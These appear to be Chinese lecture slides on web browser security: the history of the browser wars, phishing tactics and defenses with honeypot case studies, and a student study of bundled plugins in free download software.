网络攻防技术与实践课程

课程12. Web浏览器安全攻防技术

诸葛建伟

zhugejw@gmail.com

内容

1. Web浏览器的技术发展与安全威胁
2. 网络钓鱼
3. 恶意木马与流氓软件下载
4. 网页木马－浏览器渗透攻击
5. 课堂实践：使用Metasploit攻击浏览器漏洞

Web浏览器(Web Browser)

- **Web浏览器**
  - 显示网页服务器或文件系统内的文件，并让用户与这些文件进行交互的一种软件。
  - 用户可迅速及轻易地浏览万维网上的各种（文字、图像、视频等）信息与应用。





第一次浏览器大战

网景

●浏览器市场占有率在70%以上

●技术领先6个月

“一夜之间成为24岁的亿万富翁”

VS.

微软

●在桌面操作系统市场的统治地位

●财大气粗，拥有90亿美元现金，网景在股票市场上的总价值刚刚超过40亿

“浏览器只是个非常简单的软件”


第一次浏览器大战结局

- 微软通过免费捆绑方式胜出
  - **1998年1月, Netscape开源→Mozilla.**
  - **1998年11月AOL收购Netscape, 4.2M $.**
- 反垄断诉讼
  - **1998年5月, 美国司法部向微软提出反垄断的诉讼.**
- **Netscape结局**
  - **2003年Netscape解散, MS和AOL就反垄断诉讼达成和解, MS赔偿AOL 7.5亿$;**
  - **Mozilla开源基金会脱离AOL成立, AOL捐赠2M$.**
  - **2008年2月: Netscape软件官方宣布死亡.**

第二次浏览器大战

VS.

第二次浏览器大战进展



- **IE衰退: 2009－2010年已跌破60%，接近50%**
- **Firefox+Chrome+Safari+Opera上升: 超过40%**
- **Firefox已超过20%，firefox 3.5成为最流行浏览器版本**

中国市场的浏览器混战

Google Chrome

群殴

第三次浏览器大战
-移动终端上的浏览器之争


- 群雄争霸
  - **WAP → Web**

- 苹果：**Safari**
- **Google：Chrome Lite**
- **Opera Mini**
- **UC Web**
- **QQ / baidu / ……**

浏览器技术的发展

- 古典命令行浏览器
  - **1990年，”WorldWideWeb”，Tim Berners-Lee**
  - **HTTP Client, HTML Parser & Render**
- **GUI浏览器**
  - **1993, NCSA Mosaic第一款GUI浏览器**
  - **1994, Marc Andreessen，创办Netscape, 1995 MS IE**
  - 多媒体支持：**image/audio/video/XML**
- 现代浏览器**(2005-)**
  - 引入客户端执行机制：**Javascript/Flash/Java Applets**
  - 与服务器的异步交互：**Ajax**
  - 可扩展性机制：**ActiveX/Widget/…**

现代浏览器的技术结构



现代浏览器的可扩展性

- 现代浏览器的内核引擎
  - **IE: Trident(MSHTML)**
  - **Firefox: Gecko**
  - **Safari/Chrome: WebKit**
  - **Opera: Presto**
- 现代浏览器的可扩展性
  - 客户端运行环境－**RIA**
    - **Javascript, Flash, Java, SilverLight**
  - 插件系统
    - **IE: ActiveX**
    - **Firefox: XUL**
    - **Chrome: XMLHttpRequest/JSON**

现代浏览器的安全问题

- 软件安全困境三要素
  - 复杂性：**Webkit > 1.2MLOC**
  - 可扩展性：**plugins/extensions/client-execution**
  - 连通性：**browsing anytime anywhere**
- 浏览器安全问题的位置
  - 基础桌面操作系统－**Windows/Mac/…**
  - 浏览器软件本身
  - 浏览器插件、集成的应用程序
  - 使用浏览器的用户

Web浏览安全威胁类型

- 网络钓鱼（Phishing）
- 恶意木马与流氓软件下载
- 网页木马－浏览器渗透攻击
- 不良信息内容

内容

1. Web浏览器的技术发展与安全威胁
2. 网络钓鱼
3. 恶意木马与流氓软件下载
4. 网页木马－浏览器渗透攻击
5. 课堂实践：使用Metasploit攻击浏览器漏洞


假
地址(D) http://www.icbc.com.cn
中国工商银行
INDUSTRIAL AND COMMERCIAL BANK OF CHINA
个人金融服务
企业金融服务
电子银行服务
用户交易登录
个人网上银行登录
网上银行/电话银行/手机银行
就一个字母“l”和“i”之差!
地址(D) http://www.icbc.com.cn
中国工商银行
INDUSTRIAL AND COMMERCIAL BANK OF CHINA

网络钓鱼(Phishing)

- fishing -> Phishing
  - Hacker culture: f -> ph
- 目标：获取个人敏感信息
  - 用户名、口令、帐号ID
  - 网银、ATM PIN码或信用卡信息
- 手段：网站钓鱼
  - 架设钓鱼网站－目标：知名金融机构及商务网站
  - 发送大量欺骗性垃圾邮件
  - 诱骗因特网用户访问钓鱼网站并以敏感信息登录
  - 滥用个人敏感信息
    - 资金转账－经济利益，冒用身份－犯罪目的

钓鱼攻击策略—架设钓鱼网站

- 大规模扫描有漏洞的主机并攻陷主机
  - 批扫描工具，自动攻击工具
- 架设钓鱼网站
  - 前台假冒网站：知名的金融机构、在线电子商务网站
    - 组织性：集中服务器上存放多个目标的钓鱼网站页面脚本
  - 后台脚本：收集、验证用户输入，并通过某种渠道转发给钓鱼者

钓鱼攻击策略—欺骗技术

- 欺骗用户访问钓鱼网站
  - **DNS**中毒攻击
  - **Pharming** — 网络流量重定向
  - (自动化)社会工程学—欺骗性垃圾邮件
- 欺骗性垃圾邮件
  - 发送途径—难以追踪
    - 境外的开放邮件服务器，僵尸网络
  - 发送源—冒充知名权威机构
  - 发送内容—安全理由、紧急事件，欺骗用户访问钓鱼网站，给出敏感个人信息

网络钓鱼邮件示例

- 标题：中国工商银行系统升级公告
- 正文：
  - 尊敬的客户，为了确保你的账户的正常使用，请及时升级您的个人网上银行信息，否则您的账户将被终止。
  - **Phishing**链接

钓鱼攻击策略—欺骗的技巧

- 使用**IP**地址代替域名
- 注册发音相近或形似**DNS**域名**:Unicode**字符
- 多数真实的链接中混杂关键的指向假冒钓鱼网站的链接
- 对链接**URL**进行编码和混淆
- 攻击浏览器，隐藏消息内容的本质
- 假冒钓鱼网站的透明性
- 恶意软件安装浏览器助手工具
- 修改本地**DNS**域名和**IP**地址映射**hosts**文件

蜜罐实际捕获的Phishing案例


数据	德国案例	英国案例
被攻陷的蜜罐	Redhat Linux 7.1 x86.	Redhat Linux 7.3 x86.
部署位置	德国企业网络	英国ISP数据中心
攻击方法	"Superwu" autorooter.	Mole mass scanner.
被利用的漏洞	Wu-Ftpd File globbing heap corruption vulnerability	NETBIOS SMB trans2open buffer overflow
获得的访问权限	Root.	Root.
安装的Rootkit	Simple rootkits that backdoors binaries.	SHV4 rootkit
可能的攻击者	未知	来自罗马尼亚的拨号IP网络的多个组织
网站行为	下载多个构建好的以eBay和多家美国银行为目标的钓鱼网站	下载一个预先构建的以一家美国主要银行为目标的钓鱼网站
服务器端后台处理	用于验证用户输入的PHP脚本	拥有更高级用户输入验证和数据分类的PHP脚本
电子邮件活动	企图发送垃圾邮件, 但被Honeywall所拦截.	仅测试了邮件发送，可能是给钓鱼者同伙，Improved syntax and presentation.
群发电子邮件	从一个中量级Email地址输入列表进行垃圾邮件群发的Basic PHP script	从一个小量级的Email地址输入列表进行垃圾邮件群发的Basic PHP script – 可能仅仅是一次测试.
受害者是否到达钓鱼网站	没有，垃圾邮件的发送和对钓鱼网站的访问被阻断	有，在4天内有265个HTTP请求到达，但不是因为从服务器发出的垃圾邮件所吸引的

网站钓鱼防范措施

- 了解网站钓鱼安全威胁与技巧
- 增强安全意识，提高警惕性
  - 地球是个危险的地方，要时刻保持警惕
  - 对邮件中包含的链接，仔细核对
  - 登录网银、基金等关键网站，直接访问或通过搜索引擎
    - 安全性：硬件**U**盾 > 软证书 > 口令
  - 不要相信“天上掉下来的馅饼”，提高对抗欺骗能力
  - 我们都存在社会工程学攻击的漏洞，看谁更容易中招（普通攻击者一般只针对更弱的受害者）。
- 安全软件
  - 保障主机安全：补丁、反病毒软件
  - **Web**浏览安全软件/模块：**Google**/微软/... 钓鱼网站识别

业界应对趋势

- **APWG**
  - **Anti-Phishing Work Groups**
  - **3000+ members**
  - **Phishing Data Repository**
- 中国反钓鱼网站联盟
  - 国家监管部门
  - 金融业
  - 电子商务
  - 网络游戏
  - **ISP、域名服务商**



Select Date Range Last 12 months
Select Attack Type Phishing
Update

内容

1. Web浏览器的技术发展与安全威胁
2. 网络钓鱼
3. 恶意木马与流氓软件下载
4. 网页木马－浏览器渗透攻击
5. 课堂实践：使用Metasploit攻击浏览器漏洞

恶意木马与流氓软件下载

- **Web浏览时遭遇的软件信任问题**
  - “黑色软件”：**drive-by download** 网页木马、恶意木马、**…**
  - “灰色软件”：用户安装互联网免费下载软件，但你信任这些软件吗？
- 软件捆绑安装问题
  - 流氓软件
  - 商业软件推广目的
- **3Q战争**

免费下载软件捆绑问题实验分析

- **2009年团队课程实践 By 房路，王乐业，隋岩**
  - 评估对象：天空下载**10个Top**下载软件**List**
  - 评估目标：是否捆绑，捆绑哪些软件，何种方式

网络软件 | 系统工具 | 应用软件 | 联络聊天 | 图形图像 | 多媒体类 | 行业软件 | 游戏娱乐 | 编程开发 | 杀毒安全 | 教育教学

您的位置：首页 -> 下载排行榜 -> 全部软件 之 -编程开发-

所有类别
-网络软件-
-系统工具-
-应用软件-
-联络聊天-
-图形图像-
-多媒体类-
-行业软件-
-游戏娱乐-
-编程开发-
-杀毒安全-
-教育教学-

10个分类下载排行榜

	软件名称	授权	更新时间	下载次数	评论数
1	[数据库类] Microsoft SQL Server 2000 Ser… 中文版	升级补丁	2007-12-13	2229175	115条
2	[编程工具] Turbo C 2.01 Build 0810	免费软件	2009-08-03	1464859	51条
3	[编程工具] Turbo C 2.0 Build 0907 汉化版	共享(收费)软件	2009-12-28	1218279	67条
4	[补丁制作] eXeScope V6.50 汉化版	共享(收费)软件	2004-06-22	1022666	78条
5	[网络编程] Java SE Development Kit (JDK) 7 Build 867	免费软件	2009-05-04	905072	27条
6	[编程工具] Delphi V7.0	试用软件	2007-01-30	877366	168条
7	[编程工具] Microsoft Visual C++ 6.0 汉化补丁(修正版)	免费软件	2004-03-12	735672	72条
8	[数据库类] dbc2000数据库 中文版	免费软件	2007-12-18	628918	54条
9	[数据库类] MySQL 5.1.41	免费软件	2009-11-19	558790	35条
10	[编程工具] Macromedia Authorware V7.01	共享(收费)软件	2004-02-08	506134	19条
11	[编程工具] C/C++程序设计学习与实验系统 2010	共享(收费)软件	2009-11-02	458650	75条

软件的详细信息，我们予以保留，为后续分析提供数据


自动化软件安装分析

- 虚拟机环境
  - **guestOS：Windows XP sp2**
  - **hostOS：Windows XP sp2**
- 五大支撑软件
  - **VirtualBox**：虚拟机软件
  - **MySQL**：数据库，记录自动安装时的程序行为
  - **Java**：编写简单网络服务器、客户端实现**guest**和**host**的交互
  - **AutoIt V3**：提供一种可控制**Windows GUI**上控件的脚本语言，实现软件自动安装
  - **Process Monitor**：检测安装程序动态行为——**Filemon+Regmon**


分析结果展示

成功完成自动安装软件数量：226/246

有插件的安装程序百分比：74 / 32.7%




绑定插件的软件分类



类别三：以其他软件为构件
7%
类别二：宣传自身软件
23%
类别一：绑定其他公司软件，盈利
70%
类别一：绑定其他公司软件，盈利
类别二：宣传自身软件
类别三：以其他软件为构件

其他软件分析结果

注册表改动	软件数量	百分比
开机自动运行	41	18.14%
修改IE设置	93	41.15%
未提供标准Uninstall	42	18.58%



SiteAdvisor



评级图标

McAfee SECURE：每日测试黑客漏洞。

安全：没有风险问题或者风险问题很低。

小心：存在轻微的风险问题。

警告：存在严重的风险问题。

未知：尚未评级。请格外小心。

安全搜索图标

安全搜索框：无忧无虑地搜索。

